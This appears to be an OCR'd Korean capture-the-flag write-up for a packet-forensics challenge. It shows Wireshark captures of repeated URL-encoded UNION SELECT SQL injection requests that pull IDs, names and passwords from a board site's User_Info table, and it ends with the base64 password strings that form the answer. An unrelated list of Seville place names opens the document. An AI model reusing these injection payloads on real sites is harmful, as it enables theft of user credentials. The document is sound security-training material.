

Clinica dental Dr.Calvo
Calle Cristo de la Sed
Hotel Novotel Sevilla Marqués Del Nervion
Sevilla Marqués del Nervión
Pension Alfonso XI
Clinica dental Dr.Calvo
SGAE
Colegio de Ingenieros de Caminos
Albatros Promotora Empresarial
Parroquia de la Concepcion Inmaculada
Clinica Biarge
Alfonso Rull
Clinica Cisem
Calle Larra
Av de Eduardo Dato
CAJASUR
RESTAURANTE EL TOBOSO
Start People
GRAN PLAZA
San Juan de Dios de Sevilla
Objetivo Personal ETT
Lamoska
Calle Antonio de Solís
Centro Optico San Francisco Javier
Supersol
Calle de la Costa de la Luz
Neumáticos
Rehabilitacion Dental Sl
Calle Ceán Bermúdez
Cajastur
Facultad de Ciencias de la Educación
Av de la Ciudad Jardín


M_02

- Question:


  희대의 해커그룹 LoserSec이 나의 사이트를 해킹했다.
  아이디와 패스워드, 이름까지 다 유출됐다!
  아이디 gal, jobs의 패스워드는 무엇일까?
  (key format : galpassword_jobspassword)


Wireshark: Find Packet
Find
By: Display filter Hex value String
Filter: LoserSec
Search In
Packet list
Packet details
Packet bytes
String Options
Case sensitive
Character width:
Narrow & wide
Direction
Up
Down
Help
Find
Cancel
1 0.000000 192.168.223.128 211.206.123.150 TCP 66 1578→80 [SYN] Seq=0 Win=
2 0.000194 211.206.123.150 192.168.223.128 TCP 60 80→1578 [SYN, ACK] Seq=0
3 0.003179 54 1578→80 [ACK] Seq=1 Ack=
4 0.003375 49 GET / HTTP/1.1
5 0.003938 60 80→1578 [ACK] Seq=1 Ack=
6 0.004290 14 [TCP segment of a reasse
7 0.004736 14 [TCP segment of a reasse
8 0.005117 14 [TCP segment of a reasse
9 0.005452 14 [TCP segment of a reasse
10 0.005921 14 [TCP segment of a reasse
11 0.006356 14 [TCP segment of a reasse
12 0.006759 14 [TCP segment of a reasse
13 0.007170 14 [TCP segment of a reasse
14 0.007548 14 [TCP segment of a reasse
15 0.007942 45 HTTP/1.1 200 OK (text/h
16 0.008384 54 1578→80 [ACK] Seq=396 Ac
17 0.008797 54 1578→80 [FIN, ACK] Seq=3
18 0.009180 211.206.123.150 192.168.223.128 TCP 60 80→1578 [ACK] Seq=13933
19 4.226911 0.0.0.0 255.255.255.255 DHCP 342 DHCP Discover - Transact




2011 HTP PreQual PROB.pcap [Wireshark 1.12.4 (v1.12.4-0-gb4861da from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
15745 87.792291 192.168.232.131 192.168.232.140 HTTP 633 HTTP/1.1 200 OK (text/html)
15746 87.792661 192.168.232.140 192.168.232.131 TCP 54 1126→80 [ACK] Seq=401 Ack=580 Win=64956 Len=0
15747 87.793095 192.168.232.140 192.168.232.131 HTTP 454 GET /board/index.php?page=read&no=5%20union%20select%201,1,id%20from%20User_Info%20where%20user_no=2
15748 87.793508 192.168.232.131 192.168.232.140 HTTP 629 HTTP/1.1 200 OK (text/html)
15749 87.793892 192.168.232.140 192.168.232.131 TCP 54 1126→80 [ACK] Seq=801 Ack=1155 Win=64381 Len=0
15750 87.794282 192.168.232.140 192.168.232.131 HTTP 454 GET /board/index.php?page=read&no=5%20union%20select%201,1,id%20from%20User_Info%20where%20user_no=3
15751 87.794828 192.168.232.131 192.168.232.140 HTTP 627 HTTP/1.1 200 OK (text/html)
15752 87.795134 192.168.232.140 192.168.232.131 TCP 54 1126→80 [ACK] Seq=1201 Ack=1728 Win=65535 Len=0
15753 87.795547 192.168.232.140 192.168.232.131 HTTP 454 GET /board/index.php?page=read&no=5%20union%20select%201,1,id%20from%20User_Info%20where%20user_no=4
15754 87.795926 192.168.232.131 192.168.232.140 HTTP 627 HTTP/1.1 200 OK (text/html)
15755 87.796333 192.168.232.140 192.168.232.131 TCP 54 1126→80 [ACK] Seq=1601 Ack=2301 Win=64962 Len=0
15756 87.796738 192.168.232.140 192.168.232.131 HTTP 454 GET /board/index.php?page=read&no=5%20union%20select%201,1,id%20from%20User_Info%20where%20user_no=5
15757 87.797135 192.168.232.131 192.168.232.140 HTTP 628 HTTP/1.1 200 OK (text/html)
15758 87.797540 192.168.232.140 192.168.232.131 TCP 54 1126→80 [ACK] Seq=2001 Ack=2875 Win=64388 Len=0
15759 87.797962 192.168.232.140 192.168.232.131 HTTP 454 GET /board/index.php?page=read&no=5%20union%20select%201,1,id%20from%20User_Info%20where%20user_no=6
15760 87.798375 192.168.232.131 192.168.232.140 HTTP 629 HTTP/1.1 200 OK (text/html)
15761 87.798773 192.168.232.140 192.168.232.131 TCP 54 1126→80 [ACK] Seq=2401 Ack=3450 Win=65535 Len=0
15762 87.799189 192.168.232.140 192.168.232.131 HTTP 454 GET /board/index.php?page=read&no=5%20union%20select%201,1,id%20from%20User_Info%20where%20user_no=7
15763 87.799651 192.168.232.131 192.168.232.140 HTTP 628 HTTP/1.1 200 OK (text/html)
15764 87.800024 192.168.232.140 192.168.232.131 TCP 54 1126→80 [ACK] Seq=2801 Ack=4024 Win=64961 Len=0
15765 87.800435 192.168.232.140 192.168.232.131 HTTP 454 GET /board/index.php?page=read&no=5%20union%20select%201,1,id%20from%20User_Info%20where%20user_no=8
15766 87.800880 192.168.232.131 192.168.232.140 HTTP 629 HTTP/1.1 200 OK (text/html)
15767 87.801288 192.168.232.140 192.168.232.131 TCP 54 1126→80 [ACK] Seq=3201 Ack=4599 Win=64386 Len=0
15768 87.801660 192.168.232.140 192.168.232.131 HTTP 454 GET /board/index.php?page=read&no=5%20union%20select%201,1,id%20from%20User_Info%20where%20user_no=9
15769 87.802071 192.168.232.131 192.168.232.140 HTTP 625 HTTP/1.1 200 OK (text/html)
15770 87.802518 192.168.232.140 192.168.232.131 TCP 54 1126→80 [ACK] Seq=3601 Ack=5170 Win=65535 Len=0
15771 87.802927 192.168.232.140 192.168.232.131 HTTP 455 GET /board/index.php?page=read&no=5%20union%20select%201,1,id%20from%20User_Info%20where%20user_no=1
15772 87.803303 192.168.232.131 192.168.232.140 HTTP 631 HTTP/1.1 200 OK (text/html)
15773 87.803746 192.168.232.140 192.168.232.131 TCP 54 1126→80 [ACK] Seq=4002 Ack=5747 Win=64958 Len=0
15774 87.804157 192.168.232.140 192.168.232.131 HTTP 455 GET /board/index.php?page=read&no=5%20union%20select%201,1,id%20from%20User_Info%20where%20user_no=1
15775 87.804527 192.168.232.131 192.168.232.140 HTTP 627 HTTP/1.1 200 OK (text/html)
15776 87.804952 192.168.232.140 192.168.232.131 TCP 54 1126→80 [ACK] Seq=4403 Ack=6320 Win=64385 Len=0
15777 87.805385 192.168.232.140 192.168.232.131 HTTP 455 GET /board/index.php?page=read&no=5%20union%20select%201,1,id%20from%20User_Info%20where%20user_no=1
15778 87.805795 192.168.232.131 192.168.232.140 HTTP 583 HTTP/1.1 200 OK (text/html)
15779 87.806143 192.168.232.140 192.168.232.131 TCP 54 1126→80 [ACK] Seq=4804 Ack=6849 Win=65535 Len=0

581 bytes	index.php?page=read&no=5%20union%20select%20 1,id%2 from%20User_Info%20where%20user_no=6
580 bytes	index.php?page=read&no=5%20union%20select%20 1,id%2 from%20User_Info%20where%20user_no=7
582 bytes	index.php?page=read&no=5%20union%20select%20 1,id%2 from%20User_Info%20where%20user_no=8
578 bytes	index.php?page=read&no=5%20union%20select%20 1,id%2 from%20User_Info%20where%20user_no=9
584 bytes	index.php?page=read&no=5%20union%20select%20 1,id%2 from%20User_Info%20where%20user_no=10
580 bytes	index.php?page=read&no=5%20union%20select%20 1,id%2 from%20User_Info%20where%20user_no=11
468 bytes	index.php?page=read&no=5%20union%20select%20 1,id%2 from%20User_Info%20where%20user_no=12
586 bytes	index.php?page=read&no=5%20union%20select%20 om%20User_Info%20where%20user_no=1
589 bytes	index.php?page=read&no=5%20union%20select%20 1,name%20 om%20User_Info%20where%20user_no=2
583 bytes	index.php?page=read&no=5%20union%20select%20 1,name%20 om%20User_Info%20where%20user_no=3
583 bytes	index.php?page=read&no=5%20union%20select%20 1,name%20 om%20User_Info%20where%20user_no=4
579 bytes	index.php?page=read&no=5%20union%20select%20 1,name%20 om%20User_Info%20where%20user_no=5
585 bytes	index.php?page=read&no=5%20union%20select%20 1,name%20 om%20User_Info%20where%20user_no=6
586 bytes	index.php?page=read&no=5%20union%20select%20 1,name%20 om%20User_Info%20where%20user_no=7
582 bytes	index.php?page=read&no=5%20union%20select%20 1,name%20 om%20User_Info%20where%20user_no=8
584 bytes	index.php?page=read&no=5%20union%20select%20 1,name%20 om%20User_Info%20where%20user_no=9
580 bytes	index.php?page=read&no=5%20union%20select%20 om%20User_Info%20where%20user_no=10
588 bytes	index.php?page=read&no=5%20union%20select%20 %20User_Info%20where%20user_no=11
588 bytes	index.php?page=read&no=5%20union%20select%20 ,password%2 rom%20User_Info%20where%20user_no=1
592 bytes	index.php?page=read&no=5%20union%20select%20 ,password%2 rom%20User_Info%20where%20user_no=2
592 bytes	index.php?page=read&no=5%20union%20select%20 ,password%2 rom%20User_Info%20where%20user_no=3


15743 87.791440 192.168.232.140 192.168.232.131 HTTP 454 GET /board/index.php?page=read&no=5%20union%20select%201,1,id%20from%20User_Info%20where%20user_no=1
15744 87.791848 192.168.232.131 192.168.232.140 TCP 54 80→1126 [ACK] Seq=1 Ack=401 Win=15544 Len=0
15745 87.792291 192.168.232.131 192.168.232.140 HTTP 633 HTTP/1.1 200 OK (text/html)
15746 87.792661 192.168.232.140 192.168.232.131 TCP 54 1126→80 [ACK] Seq=401 Ack=580 Win=64956 Len=0
15747 87.793095 192.168.232.140 192.168.232.131 HTTP 454 GET /board/index.php?page=read&no=5%20union%20select%201,1,id%20from%20User_Info%20where%20user_no=2
15748 87.793508 192.168.232.131 192.168.232.140 HTTP 629 HTTP/1.1 200 OK (text/html)
15749 87.793892 192.168.232.140 192.168.232.131 TCP 54 1126→80 [ACK] Seq=801 Ack=1155 Win=64381 Len=0
15750 87.794282 192.168.232.140 192.168.232.131 HTTP 454 GET /board/index.php?page=read&no=5%20union%20select%201,1,id%20from%20User_Info%20where%20user_no=3
15751 87.794828 192.168.232.131 192.168.232.140 HTTP 627 HTTP/1.1 200 OK (text/html)
15752 87.795134 192.168.232.140 192.168.232.131 TCP 54 1126→80 [ACK] Seq=1201 Ack=1728 Win=65535 Len=0
<td><html>\n
<body>\n
\n
\n
<table border=1><tr><td width=400>1</td><td width=100>1</td></tr><tr><td colspan=2>Woo_Tang</td></tr></table>\n
\n

- No. 1. ID: Woo_Tang
- No. 2. ID: keroro
- No. 3. ID: GAL
- No. 4. ID: LULI
- No. 5. ID: snajw
- No. 6. ID: Areum
- No. 7. ID: Jobs
- No. 8. ID: OneBin
- No. 9. ID: IU
- No. 10. ID: LoserSec


```
15841 87.831491   192.16192.168.232.131 HTTP     460 GET /board/index.php?page=read&no=5%20union%20select%201,1,password%20from%20User_Info%20where%20user_no=3 HTTP/1
15842 87.831903   192.16192.168.232.140 HTTP     638 HTTP/1.1 200 OK  (text/html)
15843 87.832315   192.16192.168.232.131 TCP       54 1127→80 [ACK] Seq=1219 Ack=1748 Win=65535 Len=0
15844 87.832721   192.16192.168.232.131 HTTP     460 GET /board/index.php?page=read&no=5%20union%20select%201,1,password%20from%20User_Info%20where%20user_no=4 HTTP/1
```

```
    \n
     <td><html>\n
  <body>\n
  \n
  \n
  <table border=1><tr><td width=400><b>1</b></td><td width=100>1</td></tr><tr><td colspan=2>aSdtc2V4eWd1eSE=</td></tr></table>\n
  \n
```

```
15853 87.836409   192.16192.168.232.131 HTTP     460 GET /board/index.php?page=read&no=5%20union%20select%201,1,password%20from%20User_Info%20where%20user_no=7 HTTP/1.
15854 87.836815   192.16192.168.232.140 HTTP     644 HTTP/1.1 200 OK  (text/html)
15855 87.837224   192.16192.168.232.131 TCP       54 1127→80 [ACK] Seq=2843 Ack=4078 Win=64945 Len=0
```

```
    \n
     <td><html>\n
  <body>\n
  \n
  \n
  <table border=1><tr><td width=400><b>1</b></td><td width=100>1</td></tr><tr><td colspan=2>QXBwbGVBcHBsZUFwcGxl</td></tr></table>\n
  \n
  <body>\n
    </td>  \n
```

- GAL Password : aSdtc2V4eWd1eSE=
- Jobs Password : QXBwbGVBcHBsZUFwcGxl

